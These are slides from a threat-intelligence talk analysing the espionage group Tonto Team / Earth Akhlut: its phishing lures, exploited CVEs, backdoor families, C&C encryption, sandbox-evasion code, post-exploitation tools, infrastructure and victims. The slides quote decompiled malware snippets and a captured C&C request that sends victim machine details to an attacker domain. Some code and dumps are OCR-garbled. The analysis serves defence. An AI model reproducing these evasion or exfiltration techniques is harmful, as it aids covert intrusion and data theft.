

**Tonto Team: Exploring the TTPs** of an advanced threat actor operating a large infrastructure

Daniel Lunghi (@thehellu), Jaromir Horejsi (@JaromirHorejsi) October 2, 2020, Virus Bulletin



### Outline

- Introduction and history of the threat actor
- Infection vectors
- Custom and shared backdoors
- Post-exploitation tools
- Infrastructure, targets and further links
- Conclusion and references



### Introduction

- Advanced threat actor likely based in China
- Known under aliases Earth Akhlut, Cactus Pete, Lone Ranger, Tonto team
- Operating for more than 10 years
- Targets multiple government organizations and worldwide companies





# History

- 2012 HeartBeat campaign
- 2017 Operation ORCA (Virus Bulletin)
- 2018 Operation Bitter Biscuit
- 2018 Bisonal Malware Used in Attacks Against Russia and South Korea
- 2020 Bisonal: 10 years of play
- 2020 Earth Akhlut



# History – naming

 Earth: Information theft / espionage

 Akhlut: orca spirit, half wolf, half orca





# **Infection vectors**



### Infection vectors

- Phishing websites
- Spear-phishing emails with malicious attachments
- Exploitation of vulnerabilities in security solutions






# Infection vector – phishing websites

(i) 🔏 www.email-gov-mn.com

 Phishing domain similar to legitimate domain email.gov.mn



# Infection vector – phishing websites

- For a successful attack, the attacker requires strong user interaction
- User awareness lowers the success rate of this type of attack
- Phishing websites were blocked once noticed





### Malicious attachments

Меssage 

■ Комплексный проект по созданию жилищно-строительных кооперативов для работников оборонки.exe (230 КВ)

Добрый день, уважаемые коллеги!

К Дню первого мая направляю вам комплексный проект, направленный на улучшение жилищных условий работников «оборонки»

Вам от души поздравляю!





### Malicious attachments

#### Образование:

Высшее (очное) Московский Государственный Университет (2005-2009 г.г.)

Специальность: секретарь-референт

#### Опыт работы:

6.08.2012 - наст. время	ООО «Строй-Сервис» Должность: секретарь Должностные обязаннос
2.06.2010-04.08.2012	ООО «Финансовая компания Востока» Должность: помощник руковс

#### Дополнительная информация:

Знания иностранных языков: английский разговорный

Владение компьютером: на уровне опытного пользователя (офисные программы, Интернет, 1С)

Личные качества: ответственность, внимательность, коммуникабельность, умение работать с боль

Ожидаемый уровень заработной платы: 40 000 рублей.

Готова приступить к работе в ближайшее время.



### Malicious attachments

Aerospace & Defense Supplier Summit Seattle 2020 - международный саммит авиационно-космической промышленности

#### с 6 по 8 апреля

США, Сиэтл Организатор: BCI Aerospace

#### О конференции Aerospace & Defense Supplier Summit Seattle 2020

Конференция Aerospace & Defense Supplier Summit Seattle 2020 проходит с 6 по 8 апреля в городе Сиэтл, США. Посмотреть, как проехать в мест проведения конференции можно на сайте конгрессной площадки. Деловая программа Aerospace & Defense Supplier Summit Seattle 2020 може включать несколько потоков или секций и размещается на сайте мероприятия с подробным списком докладчиков. Спикеров конференции Aerospace ⟨ Defense Supplier Summit Seattle 2020 обычно окончательно утверждают за 1-2 месяца до начала конференции.





- Job application-themed spear phishing emails
- RTF files with Microsoft Equation 2.0 related exploits (CVE-2017-11882 / CVE-2018-0802)
- Royal Road RTF document builder
  - "OLE Package Objects" with names 8.t or wd32PrvSE.wmf
  - Custom encryption starting with 0xb07477 or 0xb2a66d






- For a successful attack, the attacker requires user interaction
- User awareness lowers the success rate of this type of attack
- Applying updates prevents code execution in this context
- Malicious documents and C&C were blocked once noticed

- Exploiting vulnerabilities in security solution's services exposed to Internet
  - CVE-2019-9489 (patched Apr 2019)
  - CVE-2020-8468 (patched Mar 2020)

### **♥CVE-2019-9489 Detail**

#### **Current Description**

A directory traversal vulnerability in Trend Micro Apex One, OfficeScan (versions XG and 11.0), and Worry-Free Business Security (versions 10.0, 9.5 and 9.0) could allow an attacker to modify arbitrary files on the affected product's management console.



- Exploiting vulnerabilities in security solution's services exposed to Internet
  - CVE-2019-9489 (patched Apr 2019)
  - CVE-2020-8468 (patched Mar 2020)

### **♥CVE-2020-8468 Detail**

### **Current Description**

Trend Micro Apex One (2019), OfficeScan XG and Worry-Free Business Security (9.0, 9.5, 10.0) agents are affected by a content validation escape vulnerability which could allow an attacker to manipulate certain agent client components. An attempted attack requires user authentication.

- Minority of the cases used this infection vectors
- Both vulnerabilities are required for a successful attack
- Delivered payload was a dropper for the Shadowpad malware family





- For a successful attack, the attacker requires:
  - A network access to the management server
  - An authentication bypass to such server
  - A vulnerability to execute code from this server
- All of these conditions can be mitigated by network design and patch management
- Malicious payloads and C&C were blocked once noticed





# **Backdoors**



## **Custom backdoors**

Backdoor family name	First seen
Heartbeat	2009
Old Bisonal	2011
Chimaera	2012
Dexbia	2014
Bisonal01	2014
Bisonal02	2017
SPM	2018
Typehash	2019
Dumboc	2020
Idles	2020





## Custom backdoors – commands

- All of them:
  - Process enumeration, download and file execution, interactive shell
- Most of them:
  - File upload and deletion, terminate process
- Some of them:
  - OS information collection, uninstall, wipe



## Custom backdoors – OS info

- IP address
- Code page
- Time (tick count)
- OS version, token information
- Computer name, proxy information
- Campaign ID, presence of VM





# Custom backdoors – C&C encryption

- No encryption
- XOR: used keys: 0x15, 0x1d, 0x1f
- RC4: hardcoded password 0x12345678
- Custom: use of atypical constants 0x58BF and 0x3193





### Custom backdoors – dexbia

- Decryption steps
  - ELDLJFDRILGOEYFZGMCXDIHYGEDKAJIAFTFE
  - sY\xef\_\xdb\xaa\x80\x9b\xa8KV\xce\xa0X\t\xd0\ x95\x86
  - www[.]riss[.]ntdll[.]net





### Custom backdoors – dexbia

```
import sys
De inbuf0 = sys.argv[1]
      key = 1213
      inbuf1 = bytearray()
     for ii in range(0, len(inbuf0), 2):
          bb = ord(inbuf0[ii+1]) + 26*ord(inbuf0[ii]) + 37
          inbufl.append( bb & 0xff)
      #print( inbuf1 )
      outbuf = bytearray()
      for ii in range(0, len(inbuf1)):
          bb = (inbuf1[ii]) ^{\circ} ((key >> 8) & 0xff)
          outbuf.append(bb)
          key = (0x58BF - ((inbuf1[ii]) + key) * 0x3193) & 0xffff
© 2019 Tre print ( outbuf )
```

AFTFE ₃OX\t\xdO\



### Custom backdoors – dexbia

Second loop with constants 0xCE6D (52845) =
 -0x3193 and 0x58BF (22719) can be also found in

Adobe Type 1 Font Format Specification

```
unsigned short int r;
unsigned short int c1 = 52845;
unsigned short int c2 = 22719;
unsigned char Encrypt(plain) unsigned char plain;
{unsigned char cipher;
cipher = (plain ^ (r>>8));
r = (cipher + r) * c1 + c2;
return cipher;
}
```

https://www.adobe.com/content/dam/acom/en/devnet/font/pdfs/T1\_SPEC.pdf





# Custom backdoors – network encryption

- No encryption
- Encoding/compress: hex, zlib, base32, base64
- XOR: used keys: 0x28, 0x3f
- RC4: hardcoded password 0x12345678
- zlib + RC4
- RC4 with 128-byte state vector



# Custom backdoors – network encryption

No encryption

```
for ( i = 0; i < 128; *(&v7 + i) = *(_BYTE *)(v4 + a1) )
{
    v4 = i % a2;
    pCustomRc4Status[i] = i;
    ++i;
}
for ( result = 0; result < 128; ++result )
{
    v6 = pCustomRc4Status[result];
    v2 = ((unsigned __int8)pCustomRc4Status[result] + (unsigned __int8)*(&v8 + result) + v2) % 128;
    pCustomRc4Status[result] = pCustomRc4Status[v2];
    pCustomRc4Status[v2] = v6;
}</pre>
```

RC4 with 128-byte state vector



## Custom backdoors – network traffic

Example of Chimaera C&C communication

```
GET http://www.g00gle_kr.dns05.com:443/2.asp HTTP/1.1
User-Agent: flag:1231 host:win7-32bit IP:172.21.24.87
OS:Win7/2008r2-7601 vm:N proxy:Y
Host: www.google_kr.dns05.com:443
Pragma: no-cache
GET http://www.g00gle_kr.dns05.com/a.asp?id=
0770069006E0037002D00330032006200690074000000000000000
0000000003100370032002E00320031002E00320034002E0038003
70000000000000000000000000000000030004400610079003500
48006F0075007200330033004D0069006E00000000000000000000
000000B11D00F0Fri%20Mar%2027%2008:11:05%202020 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows
NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET
CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0;
.NET4.OC: .NET4.OE)
Host: www.google_kr.dns05.com
Proxy-Connection: Keep-Alive
© 2019 Trend Micro Inc.
```



## Custom backdoors – VM check

 Most of these families try to detect whether they are running inside a virtual machine

```
unsigned __int32 v0; // eax
v0 = __indword('VX');
```





## Custom backdoors – sandbox evasion

## Time delay

```
_itoa(0, &Buffer, 10);
compute_md5(v7, (int)&Buffer, strlen(&Buffer));
bin2hexstring((unsigned __int8 *)v7, &Str1);
while ( strncmp(&Str1, "ef775988943825d2871e1cfa75473ec0", 0x20u) )
{
    if ( v3 < 0 )
        break;
    _itoa(++v3, &Buffer, 10);
    compute_md5(v7, (int)&Buffer, strlen(&Buffer));
    bin2hexstring((unsigned __int8 *)v7, &Str1);
}</pre>
```

Decrypt md5 Hash Results for: ef775988943825d2871e1cfa75473ec0

a	Algorithm	Hash	Decrypto
	md5	ef775988943825d2871e1cfa75473ec0	9999999



## Custom backdoors – sandbox evasion

- Likely anti-sandbox trick
  - request for a non-existent website
  - prefix <u>www.github</u>
    - https://www[.]github##5o52d[.]com/Daf/post[.]asp

```
strcat(v1 + 12, "Host: www.github");
szRandomString = 0;
memset(v8, 0, sizeof(v8));
v9 = 0;
v10 = 0;
v3 = time(0);
srand(v3);
v4 = rand();
generate_Random_string(&szRandomString, "abad4jfpoajdf5ndv934789fu7adjfn34435625u409t8#9#$9-", v4 % 10);
strcat(v1 + 12, &szRandomString);
strcat(v1 + 12, ".com\r\n");
strcat(v1 + 12, "Connection: Keep-Alive\r\n");
strcat(v1 + 12, "Content-Type: application/x-www-form-urlencoded\r\n");

REN
icat(v1 + 12, "Content-Type: application/x-www-form-urlencoded\r\n");
```


 Named after a caption found in the control panel








# Control panel







Control panel





- Code similarity with old bisonal
  - Send machine info

```
sprintf(
   &Buffer,
   "Flag:%s Name:%s IP:%s OS:%sSP%d Vmware:%s Proxy:%s",
   &MultiByteStr,
   &name,
   &v34,
   &v24,
   v15,
   &v22,
   &v20);
```

Campaign ID

```
if ( v1 )
    MultiByteToWideChar(0, 0, v1, -1, &word_405764, 40);
v3 = GetTickCount();
wsprintfW(v7, L"%d", v3 / 86400000);
v3 %= 86400000;
wsprintfW(v6, L"%d", v3 / 3600000);
wsprintfW(v5, L"%d", v3 % 3600000 / 60000);
wsprintfW(&word_40578C, L"%sDay%sHour%sMin", v7, v6, v5);
qmemcpy(&szCampaignID, L"ljj", 0x14u);
```



## Custom backdoors – campaign IDs

 Some of these families have a campaign ID: 416-J, 0209J, 0216jHC, 228KJ, 3sa, new, 711, Tran,ru, Test, DS, MN1223, 1228, dis, ser, mfa820, ser\_ru, rogx64, m0N~1, word0302, low\_mn, tnkk, solr, fvckrus, ENERGY





- Backdoor handling multiple plugins
- Used in advanced supply chain attacks discovered in 2017 and 2018
- Exclusive to Winnti/APT41 until 2019





- Usually only 5 plugins are embeded:
  - "Plugins", "Config", "Install", "Online", "HTTP"
  - In some cases: "TCP", "UDP"
- Loaded through DLL side-loading vulnerabilities in signed executables
- Uses anti-disassembly techniques
- Sometimes packed with VMProtect





- New in 2020: sandbox evasion
  - if the loading DLL is not the expected one, the program exits
  - ⇒It evades sandboxes that usually load DLLs with rundll32.exe





Noticeable version tags

Version tag	Compilation timestamp
O4Z8-WLGC	2019-02-16 05:37:57
0204-x64	2019-02-16 05:38:27
GT-NewVer1030	2019-10-24 15:01:15
OZIZ-GT-x64	2019-10-24 15:02:01
20200120	2019-12-31 05:10:54
20200220	2019-12-31 05:11:45
20200309	2019-12-08 14:18:55
0326x64	2020-03-11 15:58:39







# **Post-exploitation tools**



### Post-exploitation tools - public

- privilege escalation tools
  - CVE-2019-0803 and MS16-032 exploits
- hash computational tools
- credential dumpers
  - gsecdump v0.7
  - wdigest\_extract
  - LaZagne



## Post-exploitation tools - public

- Network shares enumeration
  - nbtscan 1.0.35
  - Inbtscan (Python version of nbtscan)
- Keyloggers
  - Keylogger1217
- Lateral movement






## Post-exploitation tools - private

 Dumps information from the Domain Controller

Uses Network
 Management
 APIs

```
<NetGetJoinInformation>This computer have joined to the [WorkGroup]: [WORKGROUP].
     ShowLocalGroupsDetail>
      [Administrators]
      win7-32bit\Administrator
      win7-32bit\win7
      [Guests]
      win7-32bit\Guest
15
16
      [IIS IUSRS]
      NT AUTHORITY\IUSR
19
      [Users]
      NT AUTHORITY\INTERACTIVE
      NT AUTHORITY\Authenticated Users
25
26
      </ShowLocalGroupsDetail>
     </Host>
```

# Post-exploitation tools – hub relaying







# Post-exploitation tools – hub relaying

- Losing control of C&C does not expose the backend logic
- C&C is simply a connection information forwarder







# Infrastructure



#### Infrastructure

- Multiple "clusters" of domain names
  - Infrastructure overlap

Clusters were usually bound to a specific malware family





#### Infrastructure

- From March to August 2020:
  - 49 domains resolving to an IP address
  - Of which 38 dynamic domain names
  - 46 different IP addresses





#### Infrastructure – attacker's mistakes

- Attacker misconfigured some C&C servers
- We could find some new malware samples and families, as well as victims





#### Custom backdoors – attacker's mistakes

7777777gr77{637åâci7777777×79.<6177©77́7w777777]'777'777¶77777'7'7775773777 U77E-777M777+777M777777777777777077w.SUCU777.&777ç7779777M77777777777777777 '§§§§§\_.'7'B!£77nô§§§§■.ë7'È.Ç■7'§§§§§B<777Þ!777§§§§§§■.ë7'Ë.Ã■7'§§§§§\_G'7' Bá×77nô§§§§■.ë7'È.Ï■7'§§§§§a¼ÆB.777¼s.?¼■?¼w3²÷B2■Ë■7'fg¼ùß»<77¼ùB'<77¼ñïõ3 





#### Custom backdoors – attacker's mistakes

```
MZ.....è...º.´.ít .
LÍthis program cannot be run in DOS mode...$......#íÏúÁ#¿©Á#¿©Á#¿B. ©Â#
.....è....é....¹1Ü..ÿ%ì°.
....h0..è.W..YÃ...'1Ü..ÿ%ŏ°....è...é....'0Ü..ÿ%ô°....hp...
èÖW..YÃ...'0Ü..ÿ%ø°....VWñè8..WD$.WH.W@.WÀu.;ü°..QPWÎèW...WÎè¥...WÆ^Â.
```





#### Custom backdoors – attacker's mistakes

#### Files with list of victims

```
4","OS": "Windows Server 2008 R2","Domain": "NT AUTHORITY","Note": "qs0229","Chcp"
"Name":
"Name"
"Name"
"Name"
"Name"
"Name":
"Name"
"Name"
"Name"
"Name"
"Name"
"Name"
"Name"
"Name"
                                                   dows Server2002", "Domain": "NT AUTHORITY", "Note": "1012", "Chcp": "427", "In 1
"Name":
"Name":
"Name"
"Name":
"Name"
                                                                                      ."Note": "0311srv", "Chcp": "437", "In IP": "
```





# **Targets**




### **Targets**

- 61 targets in 19 different countries from January to July 2020
- Taiwan is the most targeted country, followed by India and Russia
- Technology and manufacturing industries were the most targeted, followed by education and healthcare




# Targets – industries





## Targets – countries









## Links to other threat actors



#### Links to TICK threat actor

- We found Shadowpad samples sharing encryption algorithms with samples from **TICK (Operation Endtrade)**
- This suggests they share a builder
- Shadowpad delivery mechanism is different for TICK, they use a dropper named CASPER





#### Conclusion

- Earth Akhlut is an advanced threat actor with big operational and offensive capabilities
- Patches need to be applied to security solutions
- Public Internet access to management servers should be avoided unless necessary





#### References

- https://www.trendmicro.de/cloud-content/us/pdfs/security-intelligence/whitepapers/wp\_the-heartbeat-apt-campaign.pdf
- https://unit42.paloaltonetworks.com/unit42-bisonal-malware-used-attacks-russia-southkorea/
- https://global.ahnlab.com/global/upload/download/asecreport/ASEC%20REPORT\_vol.93\_E NG.pdf
- https://blog.talosintelligence.com/2020/03/bisonal-10-years-of-play.html
- https://success.trendmicro.com/solution/1122250
- https://success.trendmicro.com/solution/000245571





